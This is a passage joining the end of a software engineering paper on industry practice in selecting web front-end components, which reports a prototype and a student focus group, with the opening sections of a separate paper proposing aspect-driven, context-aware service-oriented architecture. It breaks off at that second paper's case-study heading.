[11] challenges on OSS component selection, licensing and maintenance on Chinese software companies		OSS   decision makers   questionnaires   43 companies
[12] Examine state-of-practice in OTS component-based development		COTS, OSS   decision makers   questionnaires   127 companies
Industry Practice Characteristics [found in:]		
ad-hoc and situational; generic selection methods not applied [7][9][10]		
rely on developer team's previous experiences [7][9][10][11][12]		
selection process, criteria and decisions are not registered [9][7]		
search engine (google) is the source for new components; repositories rarely used [7][10][11][12]		
market is continuously monitored [7][10][9]		
selection happens in early development phases [10]		
selection can happen in any phase, based on project context & flexibility [12]		
evidences of real component usage matters on decision [10]		
comply to functional requirements and project constraints [7][10][11]		
future support assurance matters on decision [6][10][9]		
bring less effort and take less time to apply matters on decision [6]		
licensing terms matters on decision [11]		

To filter these papers, the following criteria was defined: remove duplicated surveys, in-progress studies and outdated survey versions; and select papers approaching industry

practice in component selection through an empirical study; or academic methods or criteria for component selection. This filter reduced the list to 46 articles, 38 focused on academic methods or criteria, which will not be cover on this article. Table I shows the remaining 7 articles that approaches industry practice through an empirical study.

In a research on component selection practices with architects and researchers that perform this activity, [23] concluded that 4 criteria are fundamental for component assessment: features, non-functional attributes, architecture compatibility and business considerations. Evaluation process is an iterative process interleaved with requirements engineering. Based on the analysis of the selected articles, focusing on their main conclusions from interviews and questionnaires, the key characteristics of the Industry practice on selection is summarized in Table I. These characteristics should be considered in a component selection process more connected to the industry practice.

### III. PROTOTYPE, FOCUS GROUP AND HEURISTIC RESULTS

The main purpose of this prototype was to showcase a variety of possible features available on a components sharing network. The prototype focus was on user interface, a proposed taxonomy and selection criteria. The prototype was not linked to an IDE (Integrated Development Environment), but hosted in a web server. The prototype is the artifact that allows specialists and users to provide very early feedback on **requirement** elicitation, data **taxonomy** and terminologies, relevant selection **criteria**, possible **integrations** to bring value to the solution and detailed **use cases** that could address real problems.

The prototype was designed to be a repository of component bootstraps. Every component would contain a package with dependent files (scripts/resources/styles) and a code snippet that could be easily applied in user's code. These packages would be classified by feature and accessible through a search engine. The first criteria supported would be performance comparison through test cases evaluation and users rating. In search page, user can filter a feature by name and navigate to a list of components that implements this feature, referred in the prototype as techniques. Sample data was extracted manually from blogs, books and framework's documentation. Test cases were created for every feature, and a benchmark tool (benchmarkjs.com) was used to run them. For component rates, mocked data was used; the assumption is that when the final tool were delivered, users will start rating the components they use. After component selections, users would be able to generate an online documentation of their selections and packages with dependencies and snippets, named receipts. A simple reputation system was simulated, where users would earn points by adding snippets, ranking or generating receipts.

Two sessions were conducted with 26 IT students in computer labs of FEI University Center in São Bernardo do Campo, São Paulo, Brazil. Programmers composed the majority of the group: 73% of the group works with IT, 92%

read and write in English, 38% code some days every week and 31% code on a daily basis; 69% informed that are familiar to JavaScript language and CSS, and 92% are familiar to HTML. Activities contemplated a questionnaire to map group expertise level, user observation, where pairs had to complete a list of tasks while being observed, a post questionnaire and a focus group to discuss post questionnaire answers. Post questionnaire topics were: how people should use this tool (Q1); if they agree a code snippets database would play a crucial role in component selection (Q2); if they recognize any differential between this tool and other tools available in the market (Q3); and if the recognition simulation is seen as relevant (Q4). Researcher role was to moderate discussion and not influence group [14].

On Q1, group agreed users would use this tool to rank the best snippets and receipts (88%), and when tool had more access, use it to extract component development patterns (85%), find solutions recognized by development community (81%) and share them in Question and Answer (Q&A) sites (81%). Group agreed the receipts concept was not clear so they would not use it. On Q2, group agreed code snippets available on the web influence JavaScript, HTML and CSS development (85%). 96% agree code snippets that work are the information source that most helps when adopting a framework, confirming [10] results. The second main information source is technical blogs (85%) followed by Q&A sites (81%).

On Q3, groups disagreed. First group agree this tool has potential, but it should be integrated with existing tools like GitHub (github.com). The other group argued they would only use this tool if it could compete with tools like Stack Overflow in performance and search engine quality. On Q4, recognition mechanisms are considered positive by 69% of the group, but group pointed out its relevance depends on how it prevents people from cheating.

Heuristic evaluation was conducted by 3 specialist during three days. Specialists recommended organization, quality, communication and integration changes.

Table II shows the fundamentals of a Component Sharing Network based on the software engineering dimensions: Requirements, Integrations, Taxonomy, Criteria and Use Cases. This list integrates data from academic background, user observation and heuristic evaluation.

#### IV. CONCLUSION

This research aims to go beyond a new rational method for component selection, aggregating info on how this activity is done, a fundamental step to design a successful tool with this purpose [7] [10]. There are only a few studies focusing on gathering Industry feedback, which is one of the purposes of this study, and bring more evidences of real component selection practice. On internal and external validity [18], the 26 participants and 3 heuristic specialists formed a heterogeneous group of people directly or indirectly involved in software development, only 35% of them with a more active role in development community, in observation to 90-

TABLE II.  
FUNDAMENTALS OF A COMPONENT SHARING NETWORK

<b>Structure Requirements:</b> invest on search engine; User area should list project's snippets, components & versions; Component and snippet's rank should be per criteria; Search should be contextualized by project metadata; Component comparison should be by criteria (adherence, performance), not code; Components already used in user's project should have precedence in search results; IDE results should be ordered by best option based on project metadata; allow users to add test cases to an existing snippet; tool should support storing private data for companies; allow running performance reports for the entire project
<b>Quality Requirements:</b> pay special attention to search engine and package dependency resolver performance; performance analysis should be done in background; tool should deduplicate code; recognition system should stimulate user interaction and avoid cheating; a tag system should be used to classify snippets; avoid anonymous user to submit content to the tool; moderation of abusive content; free text restrictions should be applied; moderation program should be established, with moderators chosen by their reputation on the network
<b>Communication Requirements:</b> clearly inform languages available and supported; tool features should be well documented; content should be in English; allow user to change criteria used to select a component in a given context;
<b>GitHub Integration:</b> create repositories, branches, forks, pull requests
<b>Atom, VS Code and Cloud9 Integration:</b> code pre-analysis to speed up contextualized snippets suggestion; search snippets per feature & component (best option and list); resolve component dependencies on selection; allow rating inside IDE
<b>GitHub and Package Managers Integration:</b> extract component reputation data
<b>Google Integration:</b> define search engine optimization strategy
<b>Bower Integration:</b> resolve components dependencies of code snippets
<b>JsMeter, Cloc, Understand, Benchmark.js, Jslint and SlickSpeed Integration:</b> use to run component evaluation metrics
<b>Taxonomy:</b> features, techniques (code snippets), components; package dependencies instead of receipts
<b>Criteria:</b> performance; constraints adherence (components/frameworks in use, architecture); code complexity (lines of code, cyclomatic complexity, maintainability index); vulnerability and conformance (critical and severity errors in component)
<b>Use Cases:</b> choose a list of components that matches a list of features before starting a new project; find a list of components that matches a specific feature and user project metadata; infer project constraints from code analysis to generate search metadata; find a list of components that matches your project metadata; find the fastest component for a feature disregarding project metadata; apply code snippet to an existing project and resolve dependencies automatically; find most popular components;

9-1 rule of [15] for online communities. We strictly followed rules described in [17] and [14] for conducting user observation and focus groups. Interaction between researcher and users were as low as possible, they had no previous contact with the prototype and questionnaires before the session and answered questions individually at the same time. Sessions were recorded, transcript and analyzed. During focus group, researcher read the questions, clarified that an agreement of the group was expected for every question, helped on doubts and controlled time available for each discussion.

Heuristic specialists had previous experience in heuristic evaluation and strictly followed Nielsen heuristics and severity ratings [18] [19]. They did not participate at the user observation and focus group sessions.

This study do not attempt to make universal generalizations, it is concerned with characterizing and

aligning its own solution to the practice under the context of this study [16]. As evidenced in [10], evidence of real usage are the source of information that most help in the adoption of a JavaScript, CSS or HTML component, and this was proven to influence the result of this type of software.

Two perspectives were identified in component selection process, one when user is studying component options for his new project, more open to new options and the second one when user is in the middle of a project and needs a technical solution for a specific problem, looking for compatible components. This tool should address both use cases, supporting project bootstrap with best components available under initial project constraints, and suggesting the best component to solve technical problems or missing features in an existing code. The main differential identified on prototype was the capacity to run performance tests and rate snippets.

Performance and usability problems on the prototype disturbed user perception, but most participants think that, over time, when integrated to a version system and IDE, this tool can be used to map component patterns. The reward mechanism showed moderated relevance, which can be consequence of the limited usage period. Participants down voted the receipts feature. A more practical approach would be to rely on an existing package management tool. Users did not report major problems navigating in features, techniques and criteria, which suggests that the taxonomy defined was considered natural.

The results of this study are a stimulus to early user involvement on software projects, a key resource on the design phase, and the use of prototypes to help increasing the capacity to share the envision of features and requirements. Future studies will focus on applying the fundamentals gathered in this study to create a new prototype that will be validated for a longer time (some months). The focus will be on IDE integration and code analysis with metadata generation to provide contextualized search results.

#### ACKNOWLEDGMENT

Special thanks to professor Gordana Manic, PhD. that conducted the initial research and providing important information. We thank FAPESP (São Paulo Research Foundation) for financial support.

#### REFERENCES

- [1] W3C. "Open Web Platform Milestone Achieved with HTML5 Recommendation," in <http://www.w3.org/2014/10/html5-rec.html.en>, October, 2014.
- [2] Ayala, C.; Hauge, Ø.; Conradi, R.; Franch, X.; Li, J. "Selection of third party software in Off-The-Shelf-based software development—An interview study with industrial practitioners," in *Journal of Systems and Software*, vol. 84, 4 ed., pp. 620-637, Apr. 2010 <https://doi.org/10.1016/j.jss.2010.10.019>.
- [3] Delfim, F.; Paixão, K. V. R.; Cassou, D.; Maia, M. A. "Redocumenting APIs with crowd knowledge: a coverage analysis based on question types," in *Journal of the Brazilian Computer Society*, vol. 22:9, 1 ed., Dec. 2016 <https://doi.org/10.1186/s13173-016-0049-0>.
- [4] Osmani, A. "Yet Another Framework Syndrome (YAFS)," in <https://medium.com/tastejs-blog/yet-another-framework-syndrome-yafs-cf5f694ee070>, Jan. 2015.
- [5] Petersen, K.; Feldt, R.; Mujtaba, S.; Mattsson, M. "Systematic mapping studies in software engineering," in *Proc. of the 12th Intl. Conference on Evaluation and Assessment in Software Engineering*, Swinton, United Kingdom, pp. 68-77, Jun. 2008.
- [6] Li, J.; Conradi, R.; Slyngstad, O.P.N.; Bunse, C.; Torchiano, M.; Moriso, M. "An empirical study on decision making in off-the-shelf component-based development," in *Proc. of the 28th Intl. Conference on Software engineering*, Shanghai, China, pp. 897-900, May 2006 <https://doi.org/10.1145/1134285.1134446>.
- [7] Hauge, Ø.; Østerlie, T.; Sørensen, C.-F.; Gereia, M. "An Empirical Study on Selection of Open Source Software – Preliminary Results," in *ICSE Workshop on Emerging Trends in Free/Libre/Open Source Software Research and Development*, Vancouver, British Columbia, Canada, pp. 42-47, May 2009 <https://doi.org/10.1109/floss.2009.5071359>.
- [8] Damsgaard, J.; Karlsbjerg, J. "Seven Principles for Selecting Software Packages," in *Communications of the ACM*, vol. 53, 8 ed., pp. 63-71, Aug. 2010 <https://doi.org/10.1145/1787234.1787252>.
- [9] Tarawneh, F.; Baharom, F.; Yahaya, J.H.; Zainol, A. "COTS Software Evaluation and Selection: a pilot Study Based in Jordan Firms," in *Int. Conf. on Electrical Engineering and Informatics*, Bandung, Indonesia, pp. 1-5, Jul. 2011 <https://doi.org/10.1109/iceei.2011.6021821>.
- [10] Ayala, C.; Hauge, Ø.; Conradi, R.; Franch, X.; Li, J. "Selection of third party software in Off-The-Shelf-based software development—An interview study with industrial practitioners," in *Journal of Systems and Software*, vol. 84, 4 ed., pp. 620-637, Apr. 2010 <https://doi.org/10.1016/j.jss.2010.10.019>.
- [11] Weibing C.; Jingyue, L.; Jianqiang, M.; Reidar, C.; Junzhong, J.; Chunnian, L. "A Survey of Software Development with Open Source Components in Chinese Software Industry," in *Software Process Dynamics and Agility*, Minneapolis, USA, pp. 208-220, May 19-20 2007 [https://doi.org/10.1007/978-3-540-72426-1\\_18](https://doi.org/10.1007/978-3-540-72426-1_18).
- [12] Li, J.; Torchiano, M.; Conradi, R.; Slyngstad, O. P. N.; Bunse, C. "A State-of-the-Practice Survey of Off-the-Shelf Component-Based Development Processes," in *Reuse of Off-the-Shelf Components. Lecture Notes in Computer Science*, vol. 4039, pp. 16-28, Springer, Berlin, Heidelberg, 2006 [https://doi.org/10.1007/11763864\\_2](https://doi.org/10.1007/11763864_2).
- [13] Teixeira, L.; Saavedra, V.; Ferreira, C.; Santos, B.S. "Using Participatory Design in a Health Information System," in *Proc. of IEEE Annual Int. Conference of Engineering in Medicine and Biology Society*, Boston, Massachusetts, EUA, pp. 5339-5342, Ago/Set. 2011 <https://doi.org/10.1109/IEMBS.2011.6091321>.
- [14] Morgan, D. "Focus group as qualitative research," in *Qualitative Research Methods Series*, Sage Publications, London, England, vol.16, 2 ed., Out. 1996 <http://dx.doi.org/10.4135/9781412984287>.
- [15] Nielsen, J. "The 90-9-1 Rule for Participation Inequality in Social Media and Online Communities," in <http://www.nngroup.com/articles/participation-inequality/>, Oct. 2006.
- [16] Robson, C., "Real World Research: A Resource for Social Scientists and Practitioner-researchers," 2<sup>nd</sup> ed., Blackwell Publishers Inc., 2002.
- [17] Stone D., Jarrett C., Woodroffe M., Minocha S. "User Interface Design and Evaluation," Morgan Kaufmann, pp. 29-37, Apr. 2005.
- [18] Nielsen, J. "Severity Ratings for Usability Problems," in <https://www.nngroup.com/articles/how-to-rate-the-severity-of-usability-problems/>, Jan. 1995.
- [19] Nielsen, J. "10 Usability Heuristics for User Interface Design," in <https://www.nngroup.com/articles/ten-usability-heuristics/>, Jan. 1995.
- [20] Käpyaho, M.; Kauppinen, M. "Agile Requirements Engineering with Prototyping: A Case Study," IEEE 23rd Intl. Requirements Engineering Conference (RE), Ottawa, Ontario, Canada, pp. 334-343, Ago. 2015 <https://doi.org/10.1109/re.2015.7320450>.
- [21] Gizas, A.B.; Christodoulou, S. P.; Papatheodorou, T.S. "Comparative evaluation of JavaScript frameworks," in *Proc. of the 21st Intl. Conference Companion on World Wide Web*, Lyon, França, pp. 513-514, Apr. 2012 <https://doi.org/10.1145/2187980.2188103>.
- [22] Graziotin, D.; Abrahamsson, P. "Making Sense Out of a Jungle of JavaScript Frameworks – Towards a Practitioner-Friendly Comparative Analysis," in *Proc. of the 14th Intl. Conference on Product-Focused Software Process Improvement*, Pafos, Chipre, pp. 334-337, Jun. 2013 [https://doi.org/10.1007/978-3-642-39259-7\\_28](https://doi.org/10.1007/978-3-642-39259-7_28).
- [23] Land, R.; Blankers, L.; Chaudron, M.; Crnković, I. "COTS Selection Best Practices in Literature and in Industry," in *Proc. of the 10th Intl. Conference on Software Reuse*, Beijing, China, pp. 100-111, May. 2008 [https://doi.org/10.1007/978-3-540-68073-4\\_9](https://doi.org/10.1007/978-3-540-68073-4_9).



# Aspect-driven Context-aware Services

Karel Cemus, Filip Klimes

Dept. of Computer Science

Czech Technical University in Prague

Prague 2, 121 35, Czech Republic

Email: {cemuskar,klimefi1}@fel.cvut.cz

Tomas Cerny

Dept. of Computer Science

Baylor University

Waco, TX, 76798, USA

Email: tomas\_cerny@baylor.edu

**Abstract**—Nowadays enterprise software solutions must deal with ever-growing complexity and a multitude of business processes. The mainstream system design decomposes the system into small reusable services. While these services isolate certain system logic and address efficient elasticity towards growing user demands, there are multiple issues related to such a design, such as limitations to deal with restated information, information reuse or the ability to address cross-cutting concerns across multiple services. This paper highlights limitations of service-oriented architecture and proposes an alternative decomposition through aspect-driven service-oriented architecture. Such architecture involves adaptive, context-aware services preserving simple maintenance while addressing information reuse and crosscuts across services. The paper provides a formal description of the proposed architecture as well as a demonstration through a case study, showing approach properties and benefits.

## I. INTRODUCTION

CONTEMPORARY Enterprise Information Systems (EISs) grow in both scale and complexity. Functional requirements are becoming more advanced because they require context-awareness. Considering various aspects of a business domain within current execution context, i.e., within time, user's privileges, and state of the system. Non-functional requirements often include scalability and distribution, handle and serve a large amount of requests or process large volumes of data [1].

Having this mind, conventional systems have to deal with several aspects of a business domain. Besides complex domain models [2], there are access policies and business rules that need to be implemented to properly secure and maintain data.

For illustration, consider a basic e-shop system as an example of conventional EIS. There are *users* representing both customers and employees with various access roles and responsibilities. Next, there are *products* with description and photo gallery, organized into categories, and connected to the *store* to manage delivery and stock. Finally, the system maintains *orders*, their state, changes in time, billing, and state of delivery. Obviously, even this simple and reduced example is quite complex. The business model is tangled and there are a few stateful objects implying conditional business rules and access policy. Finally, there exist 3rd party services for *billing*, *shipping*, and *emailing*. For the sake of simplicity, we do not consider sales introducing time-based conditions combined with the stock.

One common way to implement these systems is to use conventional technologies that head towards monolith appli-

cations with poor scalability and maintenance. This results from difficult domain decomposition and high information repetition due to significant concerns tangling [3]. Alternatively and more likely, to deliver a highly scalable and distributed system, there exists Service-Oriented Architecture (SOA) [1], [4], [5] decomposing a system into many smaller services following Single Responsibility Principle [6]. However, while this decomposition increases scalability and throughput, its maintenance gets more difficult as the services are more encapsulated, self-standing, isolated, and possibly written in different programming languages, which significantly reduces a possibility of information reuse and forces manual repetition instead.

In this paper, we discuss system decomposition into services, and highlight limitation of the overall architecture. Next, we propose an enhancement of SOA through adaptive context-aware services preserving simple maintenance and keeping minimal information restatement.

This paper is structured as follows. In Section II, we discuss SOA more deeply and in Section III highlight its limitations and opened challenges. In Section IV, we present Aspect-Oriented Design Approach efficiently dealing with business rules repetition and transformation, and we generalize and modify this approach to fit SOA environment and present the design in Section V. We show a case study in Section VI and in Section VII we elaborate and briefly evaluate the alternative existing approaches. We conclude the paper in Section VIII.

## II. CONVENTIONAL DESIGN

Complexity and wide use of EISs emphasize their robustness and scalability. The common approach in SOA to design a large distributed system suggests decomposition of the application logic into small encapsulated standalone units called *services* responsible for and encapsulating a part of the business domain [4]. For example, in the e-shop system, one service is responsible for the user management, while the other for the product management. These services are then composed together to deliver more complex functionality. An example of such a *composite service* [7] is the orders management. It depends on both users and products plus adds additional features.

**Definition.** A *service* is a reusable, cohesive, managed, deployable, and independent process interacting via messages. [7] [8]




Fig. 1: E-shop design in conventional SOA

**Definition.** A composite service accesses and combines information and functions from existing service providers. [7]

SOA suggests a system infrastructure following the structure of the real business [4]. In consequence, when the e-shop has departments responsible for the store (products and stock) and customer service (orders), then these are also components [1], [7] in the system. The internal design of these components may differ based on their implementation. Properly implemented SOA emphasizes scalability and testability because it significantly reduces the complexity of services comparing to monolith applications [8]. On the other hand, it significantly reduces and complicates information reuse and enforces manual repetition instead, which easily leads to inconsistencies [3] and error-prone and expensive maintenance.

**Definition.** SOA is set of design principles organizing software components (services) around business capabilities and connects them through standard interfaces and messaging protocols. Each component is self-contained, black box for consumers, and exposes only its interface [7], [9].

Having the e-shop example from the previous section, Figure 1 presents the system architecture applying conventional SOA, more specifically Microservices<sup>1</sup> pattern. The *User*, *Store*, and *Customer service* components represent departments of the business with a *Web* service as a composite service implementing a user interface. The services interact through a RESTful protocol<sup>2</sup> [11]. We use this example as a reference later in this paper.

### III. CHALLENGES IN SERVICE-ORIENTED ARCHITECTURE

Decomposition of a system into these small units delivers much simpler design, evolution, and maintenance of both units and the system itself. Furthermore, the communication through a neutral environment such as HTTP protocol makes the services independent of a particular technology. That enables us

<sup>1</sup>There exist attempts to deprecate SOA due to poor implementation and many failed projects in past. However, the approach itself is general and there are more evolved specializations such as Microservices pattern [9].

<sup>2</sup>Microservices pattern suggests a use of a simple connection and smart endpoints [9], but we could also use more complex alternatives such as catalogs, service locators, and Enterprise Service Bus [5], [10]. It would be major overhead in this example plus conventional approaches highlight choreography over orchestration [8].

to develop each service in a different programming language and to use different frameworks. Next, the natural decomposition by the business structure clearly defines responsibilities of components, which supports agile programming [1], multi-team development, and rapid delivery. Unfortunately, there still remain some challenges we face. Among others, we address the following issues in this paper.

#### A. Composition of Business Rules

First, while decomposition brings clear design, the composition requires reuse of information from services it depends on. For example, *Order* composite service needs to know the model structure and the business rules of the underlying services *User* and *Product* to be able to validate incoming orders or even additionally transform and expose the rules to web API, e.g., for client-side validation necessary for a user-friendly user interface. However, distributed environment and possibly different technologies basically prevent the simple sharing. The model description can be exposed through API schema<sup>3</sup>, but reuse of business rules is very difficult even in monolithic applications [3], [14].

#### B. Business Domain Configuration

Business domain configuration is a special case of service composition. In an existing system, multiple services often need to share some configuration, for example, a VAT percentage or business hours definition. While the VAT computation could be extracted to a single specialized microservice, a specialized service determining whether now are business hours or not seems to be unnecessary overhead. Instead, shared simple configuration would be the much easier solution. Unfortunately, either we configure each service separately and have difficult maintenance due to information restatement, or we basically hit a special case of service composition; this is similar the reuse of business rules of a basic service configuring the domain. Neither way it is efficient and easily maintainable using conventional technologies.

#### C. Business Rules Maintenance

Having the business logic distributed into many self-standing services carries besides benefits also difficult evolution. When a change request occurs, we must manually update each affected service. The effort might be too high to make a small change such as an adjustment of business rules due to changes in the business domain. Unfortunately, there is no way to share the rules or update them in a batch.

#### D. Business Documentation Extraction

Finally, the overall system can get quite complex especially when the system is large or grows. Acquisition of current business documentation covering the services, their operations, model, and applied business rules is very challenging and often requires a lot of manual efforts. Extraction of this information from distributed systems is very limited.

<sup>3</sup>We may use SOAP with WSDL [12] or RESTful services optionally with controversial WADL [13].

In this paper, we present a novel adjusted aspect-driven design approach to fit SOA and distributed systems. The approach focuses on simplification of development and maintenance through the elimination of manual information repetition. Instead, it automates transformation, reuse, and re-statement of business rules, which enables us to provide an alternative and efficient solution to these challenges.

#### IV. ASPECT-DRIVEN DESIGN APPROACH

As we demonstrated in the previous sections, there are concerns in EISs, which are hard to effectively capture within SOA, e.g. business rules composition and maintenance. We call them *cross-cutting concerns* because they affect other concerns throughout the system. For instance, multiple services are affected by the underlying data model, or they are subject to a global business rule. By using conventional approach, these concerns usually get tangled into the underlying code in multiple points, making it hard to develop and maintain.

**Definition.** A *cross-cutting concern*, or *aspect*, is a system property which affects other system components by cross-cutting their functionality. [15]

Aspect-Driven Design Approach (ADDA) utilizes principles of Aspect-Oriented Programming [15] (AOP) to tackle problems introduced by cross-cutting concerns in monolithic EISs. It reduces information restatement through extraction of tangled concerns and their isolation in the single focal point [3]. The concerns are then automatically distributed throughout the system by aspect weavers at runtime. This leads to more efficient development and maintenance of such system, as well as it reduces the risk of human error, compared to manually repeated and tangled concerns. Furthermore, the concern distribution can be carried out across different platforms [16]. This helps us to use various technologies for individual modules while preserving the single point of truth.

ADDA uses Domain-Specific Languages (DSLs) rather than General Programming Languages to capture the cross-cutting concerns. DSLs are more efficient in describing domain-specific logic, as they are tailored for that particular domain while relaxing stress on generality. This reduces development efforts and enables domain experts to directly participate in the system development [17].

In ADDA, EIS is perceived as a multi-dimensional space [3], with the concerns as individual axes and the states of the system as points in such a space. The state of the system is determined by its current *execution context* and *business context* [18], e.g., a locale of the user, a business operation, and the current time. Based on the information from the current context, respective concerns are dynamically weaved together at runtime.

**Definition.** The *Execution context* is a complex information structure including information about the current Application context, User context, and operation parameters. [18]

**Definition.** The *Application context of EIS* is a set of global variables and their values at the current point in time. [18]

**Definition.** The *User context of EIS* is a set of information about the current user of the system. [18]

**Definition.** The *Business context* is a set of preconditions and post-conditions defined by a business operation. [18]

As we have established, ADDA simplifies separation of cross-cutting concerns through their description in DSLs and automated transformation and distribution from the single point of truth. Therefore, it reduces maintenance efforts through reduction of manual information restatement. However, this comes with a significant cost of initial investment, as the weavers and DSLs need to be implemented first. They are not project-specific and can be reused, though.

#### V. ASPECT-DRIVEN SERVICE-ORIENTED ARCHITECTURE

In SOA, composite services face to the challenge of limited inspection of business contexts, i.e., limited reuse of business rules declared by services they depend on. It results from difficult information extraction. In this chapter, we introduce modified service design to ease information inspection and exposition. That enables us to define all the information in the single point of truth and then automatically transform, reuse, and distribute it at runtime. Next, with runtime composition, we are able to consider current execution context and thus make the services context-aware. In order to apply AOP-based principles, we identify the cross-cutting concerns, i.e., the aspects, and formalize the challenge in terms of AOP.

**Note.** In this section, we demonstrate the concept on the e-shop system example described in Section II.

##### A. Formalization

First, we identify the *aspects* in the system:

- (i) *Business context* of a business operation defines *business rules* and *business domain configuration*. Operations of composite services often reference business contexts, or their subsets, from services they depend on. Consider the Order Service. For example, order creation validates the input also by the rules specified by the user creation operation in the User service. It also references business domain configuration of the Billing service, e.g., VAT percentage to properly compute the price.
- (ii) *Model structure*, or more specifically the structure of the model in the protocol, has to be always considered on both sides of the communication to serialize and deserialize the data. This aspect is usable for verification that both communicating services expect the same protocol structure and there are no inconsistencies.

Second, the *advice* represents the functionality to weave in:

- (a) *Business context preconditions* advice is a set of rules to meet before a business operation is executed, e.g., the user is logged in and has the required privileges.
- (b) *Business context post-conditions* are rules applied after a business operation is executed, e.g., data filtering based on the logged user's privileges or expected results.
- (c) *Business domain configuration* is part of the application context represented by a map of business domain-related




Fig. 2: Service life-cycle and application of the advice

variables used within a service, i.e., during rules evaluation or business logic execution, e.g., the VAT percentage.

- (d) *Model structure* advice contains information about the public business objects defined within each service, i.e., a name of the objects and name and type of each field.

Third, we identify the *join points*, i.e., the points, where advice is applied. Those are denoted in Figure 2:

- ① First join point triggers during *service initialization* when the service establishes its application context.
- ② *Before the execution* of a business operation, it validates preconditions of the addressed business context.
- ③ *After the execution* of a business operation, it applies post-conditions of the business context.

Finally, the *aspect weaving* combines all the advice into proper join points with the respect to current execution context. It is conducted by platform-specific *aspect weavers*, included within each individual service.

### B. Architecture

We modify the conventional layered architecture of a service [19] to accommodate the needs of runtime aspect weaving, as displayed in Figure 3. Each service separates the concerns and stores them in registries. This helps to decompose the system into smaller units with a single responsibility. On the other hand, it prevents simple reuse of such information as they are in platform-agnostic form outside the execution point. We apply ADDA to overcome this limitation.

First, the *business contexts* defined by operations of a service, e.g., access policies and order validation rules, are stored in platform-independent DSL in a *Business Context Registry*. Second, the *business domain configuration*, e.g., VAT percentage or business hours definition, is represented by a map of variable names and their values. Those are stored in a *Domain Configuration Registry*. Third, the *Model Structure Repository* maintains the metadata of the structure of its public model. Finally, in order to distribute the information among services, each service must expose its registers through a Meta API. Then other services access this API and retrieve the information they need.




Fig. 3: Service architecture using ADDA for SOA

### C. Service initialization

When a service starts, it initializes its application context including environmental variables and all business contexts. In an environment with shared business contexts, the service must fetch addressed contexts and business domain configuration from services it depends on. For example, the Order Service requires business contexts and domain configuration defined by the Billing, Shipping, Product, and User services.

First, the Order Service discovers all the other services so that it can contact them. This could be achieved in different ways, depending on particular SOA implementation. For example, we can use Service catalogs or Enterprise Service Bus. For the sake of simplicity, we will not discuss this problem, because it is not relevant to the ADDA approach.

Second, the Order Service downloads the business domain configuration from its dependencies. As we have established, the domain configuration is a set of environment variables, so the service merges them into its application context straight away and exposes them in the registry.

Third, the Order Service downloads the business contexts from its dependencies. Then, it compiles them with its own business contexts. Finally, it inserts them into the application context in the platform-specific format, and into the registry in the platform-independent format.

Finally, it extracts the public model structure metadata and stores them within the Model Structure Registry. Then, it verifies the structure of the communication protocol comparing its own metadata to the metadata of the dependencies.

### D. Business operation execution

Once the service is initialized and running, it expects requests to execute business operations. For each business operation, there is a business context defining the preconditions and post-conditions.

First, when the execution of a business operation is requested, the aspect weavers intercept the request and check the current business context and validate the applicable pre-conditions of business rules with the execution context. For example, they verify the user is logged in. If the validation fails, the business operation execution is prevented, and the service returns an error message.

Second, when the execution of the business operation finishes, the aspect weavers intercept the response and apply the corresponding post-conditions to restrict the returned data. For example, they drop a link into the application backend when the user is not an administrator.

#### E. Summary

Application of ADDA into SOA achieves information reuse while keeps the concerns of each service separated. It maintains the business contexts and business domain configuration in platform-independent format within the individual services and exposes them to other services via API. This allows *easier composition of services*, where one service executes business operations of other services. The service it is able to apply up-to-date restrictions defined by the other services on its input.

This approach reduces overall development and maintenance efforts in the long run. We achieve this through reduction of manual information restatement and separation and reuse of the cross-cutting concerns, i.e., the business rules, the business domain configuration and the model structure. Having them in the single point of truth reduces the size of the codebase, as well as lowers the risk of human error because the restated information does not have to be synchronized manually, which is a highly error-prone activity.

On the other hand, this approach introduces significant initial overhead. It requires implementation of the aspect weavers and registers for each platform. However, these can be reused across services built on the same platform, and also across different projects.

### VI. CASE STUDY

